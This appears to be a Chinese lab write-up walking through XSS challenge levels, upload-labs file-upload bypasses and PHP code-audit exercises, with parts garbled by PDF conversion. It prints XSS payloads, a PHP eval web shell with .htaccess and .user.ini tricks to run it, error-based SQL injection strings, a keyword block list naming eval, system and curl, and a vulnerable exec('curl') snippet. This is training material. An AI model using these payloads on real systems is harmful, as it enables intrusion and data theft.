<h1 align=center>欢迎来到level13</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_cook" value=" type=text onclick=alert(1) type="hidden">
</form>
</center><center><img src=level13.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```

3.14 Level 14

进入 14 关，没有输入框，url 中没有参数，查看源码，发现使用了<iframe>标签引入了 <http://www.exifviewer.org/>

但是我这边一直打不开 <http://www.exifviewer.org/>，根据网上的题解，上传一个含有 xss 代码的图片触发 xss，关于 exif xss 这一题的解法，可参考：

<https://xz.aliyun.com/t/1206>

3.15 Level 15

页面什么都没有，那么直接看源码

```

1 <html ng-app>
2 <head>
3   <meta charset="utf-8">
4   <script src="angular.min.js"></script>
5 </script>
6 window.alert = function()
7 {
8   confirm("完成的不错！");
9   window.location.href="level16.php?keyword=test";
10 }
11 </script>
12 <title>欢迎来到level15</title>
13 </head>
14 <object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/head.html" width=100% height=50></object>
15 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
16 <p align=center><img src=level15.png></p>
17 <body><span class="ng-include:"></span></body>
18
19

```

第一眼看貌似也没什么，实际上还是因为我对 js 不是很熟悉...搜索得到，这里使用了 AngularJS 框架的 ng-include 指令，可参考：

<https://www.runoob.com/angularjs/ng-ng-include.html>

其实就是可以利用 ng-include 指令来包含文件。默认情况下，包含的文件需要包含在同一个域名下，也就是符合 SOP。所以网上大多方法是包含了第一关的代码，如下 payload: ?src='level11.php?name=test'

但是我在做的过程中发现，引用的名字会直接出现在源码上：



```


1 <html ng-app>
2 <head>
3   <meta charset="utf-8">
4   <script src="angular.min.js"></script>
5 </script>
6 window.alert = function()
7 {
8   confirm("完成的不错！");
9   window.location.href="level16.php?keyword=test";
10 }
11 </script>
12 <title>欢迎来到level15</title>
13 </head>
14 <object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/he:
15 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
16 <p align=center><img src=level15.png></p>
17 <body><span class="ng-include:' 1.html' "></span></body>
18
19

```

那么理论上通过闭合也是可以的，于是尝试

Payload: ?src=">

发现确实可以：



3.16 Level 16

输入点包含在<center>标签内，过滤了空格，可以用%0a代替空格进行绕过。

Payload: ?keyword=<img%0asrc=x%0aonerror=alert(1)>

3.17 Level 17

进入之后会看到一个关于 flash 的什么东西，暂时先不管，做 xss 先找输入输出点。

url 中有 arg01 和 arg02 两个参数，应该是输入点，查看源码发现在<embed>标签的 src 中会输出这两个参数的值，如下：



先试试闭合，发现过滤了尖括号，可以考虑用 onerror 弹窗。

Payload: ?arg01=&arg02= onmouseover=alert(1)

4 文件上传漏洞实验

4.1 Pass-01


这一关是前端检测，检测代码如下：

```
<script type="text/javascript">
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name) == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件，";
        当前文件类型为: " + ext_name;
        alert(errMsg);
        return false;
    }
}
```

可以直接通过抓包改包来绕过前端检测，我们构造一句话木马 shell.php 如下：

```
<?php @eval($_GET['a']);?>
```

在上传前修改后缀为 jpg 进行上传，然后将后缀再改回 php：



重新发包后会回显文件的地址，访问即可：

PHP Version 7.2.21

System	Linux 222a1413c7ee 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING


URL
http://22df9601-4fe8-464a-9d44-d24c2a296552.node3.buuoj.cn/upload/shell.php?a=phpinfo();

4.2 Pass-02


第二关不再是前端检验，而是通过\$_FILES['upload_file']['type']来检验 MIME 是否为图片格式。使用第一关中的步骤上传.jpg 后缀的 shell，其 MIME 自动为 image/jpeg，所以可以绕过。

还有一种方式就是直接上传 php 文件，然后修改 Content-Type 的值为 image/jpeg 来绕过。

直接上传 shell.php，然后抓包修改 Content-Type 的值如下：



修改完成后重新发包，可以看到回显了路径，访问即可：



4.3 Pass-03

这一题是黑名单过滤，不允许上传 asp、aspx、php、jsp 为后缀的文件，但实际上除了.php 后缀会被解析成 php 文件，如通过上传不受欢迎的 php 扩展来绕过黑名单。例如：pht，phpt，phtml，php3，php4，php5，php6 都有可能被解析 php 文件。


于是这里我们将 shell 文件的后缀改为 .phtml 上传，可以得到重命名后的文件地址：

```

<form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">...</form>
<div id="msg">
</div>
<div id="img">
 == $0
</div>
</li>
<li id="show_code">...</li>
</ol>

```

访问该地址，发现文件被成功解析：



PHP Version 7.2.21

System	Linux 222a1413c7ee 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API320170718,NTS

URL: http://22df9601-4fe8-464a-9d44-d24c2a296552.node3.buuwo.cn/upload/202003021326367821.phtml?a=phpinfo();

4.4 Pass-04

这一题同样是黑名单过滤，但是过滤了很多后缀，所以无法通过不常见的后缀来绕过了。但是我们可以上传 apache 的 .htaccess 文件，通过在其中写入一定的配置指令，从而使服务端可以将该文件同目录下指定的文件解析为 php 文件。

构造 .htaccess 文件的内容如下，上传后可以使同目录的 shell.jpg 文件被当作 php 文件解析。


```

<FilesMatch "shell.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>

```

所以再我们上传名为 shell.jpg 的木马文件即可，同样访问会显得文件路径即可，可以看到虽然使 jpg 后缀，仍然可以解析：

PHP Version 7.2.21



System	Linux 222a1413c7ee 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API320170718,NTS

LOAD

SPLIT

EXECUTE

TEST

SQLI

XSS

LFI

SSTI

ENCODING

URL

http://22df9601-4fe8-464a-9d44-d24c2a296552.node3.buuoj.cn/upload/shell.jpg?a=phpinfo();

4.5 Pass-05

这是作者在 2019 年 11 月新增的一个 Pass-5，源码中的黑名单过滤了很多后缀，且过滤了 `.htaccess`，并且统一了文件名的大小写、去掉了空格。


但是这里没有过滤 `.user.ini` 文件，我们可以在该文件中修改 `php.ini` 中的一些配置选项，从而进行绕过。而使用该文件的条件是其目录下必须有个可执行的 `php` 文件，作者在 `upload` 目录下为我们提供了一个 `readme.php`。除此之外，这题需要在 `Nginx+php` 的环境下操作。

我们构造的 `.user.ini` 文件内容如下：

```
auto_prepend_file=shell.jpg
```

这是 `php.ini` 的一个选项，意思是在加载 `php` 文件之前先加载 `shell.jpg` 文件，相当于包含了该文件的内容。

所以我们再上传含有一句话木马的 `shell.jpg` 文件，然后访问 `upload` 目录下的 `readme.php`，这样解析该 `php` 文件前会自动包含我们的 `shell` 代码：



The screenshot shows the Burp Suite interface with the 'HackBar' tab selected. The top section displays the configuration for PHP Version 7.3.4, including system details, build date, compiler, architecture, and various configuration options. Below this, the 'URL' field in the HackBar contains the text 'http://127.0.0.1/upload-labs/upload/readme.php'. A red arrow points to the 'SQLI' dropdown menu in the toolbar, which is currently set to 'TEST'.

PHP Version 7.3.4	
System	Windows NT DESKTOP-E0OCLH2 10.0 build 18362 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8" "snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=.\c" "enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\code\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731


URL: http://127.0.0.1/upload-labs/upload/readme.php

4.6 Pass-06

这一关的黑名单过滤了很多后缀，也过滤了.htaccess和.ini，所以不能使用上面的方式了。

但是后端在处理文件名时，并没有进行大小写的转换，而在Windows环境下的文件名及后缀是不区分大小写的。（Linux则需要看具体的环境配置）

因此可以使用大小写的后缀来绕过黑名单，如上传后缀为Php的木马。



The screenshot shows the Burp Suite interface with the 'HackBar' tab selected. The top section displays the configuration for PHP Version 7.2.21, including system details, build date, and various configuration options. Below this, the 'URL' field in the HackBar contains the text 'http://22df9601-4fe8-464a-9d44-d24c2a296552.node3.buuoj.cn/upload/202003021353134615.Php?a=phpinfo();'. A red arrow points to the 'SQLI' dropdown menu in the toolbar, which is currently set to 'TEST'.

PHP Version 7.2.21	
System	Linux 222a1413c7ee 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_allas=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS
PHP Extension Build	API320170718.NTS

URL: http://22df9601-4fe8-464a-9d44-d24c2a296552.node3.buuoj.cn/upload/202003021353134615.Php?a=phpinfo();

5 PHP 代码审计实验

5.1 in_array 函数缺陷

(1) 漏洞成因

`in_array()`函数使用不当，第三个参数未设置为 `true`，导致在进行比较时对文件名进行了强制类型转换，从而绕过白名单。例如，若白名单为 `range(1,24)`，而文件名为 `2Lethe.php`，在用 `in_array()`比较时，会强制转换为 `2`，从而绕过判断，造成任意文件上传。

(2) 例题题解

题目代码如下：

```
//index.php
<?php
include 'config.php';
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("连接失败: ");
}

$sql = "SELECT COUNT(*) FROM users";
$whitelist = array();
$result = $conn->query($sql);
if($result->num_rows > 0){
    $row = $result->fetch_assoc();
    $whitelist = range(1, $row['COUNT(*)']);
}

$id = stop_hack($_GET['id']);
$sql = "SELECT * FROM users WHERE id=$id";

if (!in_array($id, $whitelist)) {
    die("id $id is not in whitelist.");
}

$result = $conn->query($sql);
if($result->num_rows > 0){
    $row = $result->fetch_assoc();
    echo "<center><table border='1'>";
    foreach ($row as $key => $value) {
        echo "<tr><td><center>$key</center></td><br>";
        echo "<td><center>$value</center></td></tr><br>";
    }
    echo "</table></center>";
}
```


```

}
else{
    die($conn->error);
}
?>

```

功能是一个查询用户资料的网页，id 参数用 `in_array()` 进行了判断，且第三个参数为设置为 `true`，存在漏洞，只要 payload 的第一个字母为范围内的数字即可绕过 `in_array()` 进行注入

id	1
name	Lucia
email	Lucia@hongri.com
salary	3000



但是 `stop_hack()` 函数过滤了很多关键词，如下：

```


function stop_hack($value){
    $pattern =
    "insert|delete|or|concat|concat_ws|group_concat|join|floor|\\*|\\*|\\.\\.\\.\\.|\\.\\.\\.\\.|
    union|into|load_file|outfile|dumpfile|sub|hex|file_put_contents|fwrite|curl|sys
    tem|eval";
    $back_list = explode("|",$pattern);
    foreach($back_list as $hack){
        if(preg_match("/$hack/i", $value))
            die("$hack detected!");
    }
    return $value;
}
?>

```

这可以考虑使用盲注或者报错注入，但是报错注入一般需要用到 `concat` 之类的字符串拼接语句，这里也被过滤了，根据作者提供的文章，可以使用 `make_set()` 函数实现报错注入。

```
?id=1 and updatexml(1,make_set(7,0x7e,(select user()),0x7e),1)
```


XPATH syntax error: '~.root@localhost,~'



现在还有一个问题，题目过滤了 `or`，也就是不能从 `information_schema` 库中获得表名和列名，但实际上我们还可以从 `sys` 库的 `schema_table_statistics` 表中获得表名：


```
?id=1 and updatexml(1,make_set(7,0x7e,(select table_name from
sys.schema_table_statistics limit 1,1),0x7e),1)
```

XPATH syntax error: '~.flag,~'



但是列名就没有其他办法获得了，我所知道的无列名注入至少也需要用到星号(`*`)，而这里星号也被过滤了，所以列名就只能靠猜了：

XPATH syntax error: '~.HRCTF{1n0rrY_i3_Vu1n3rab13},~'



5.2 filter_var 函数缺陷

代码如下：

```
<?php
$url = $_GET['url'];
if(isset($url) && filter_var($url, FILTER_VALIDATE_URL)){
    $site_info = parse_url($url);
    if(preg_match('/sec-redclub.com$/', $site_info['host'])){
        exec('curl "'.$site_info['host'].'".'.'"', $result);
```

```

        echo "<center><h1>You have curl {$site_info['host']}
successfully!</h1></center>
        <center><textarea rows='20' cols='90'>";
        echo implode(' ', $result);
    }
    else{
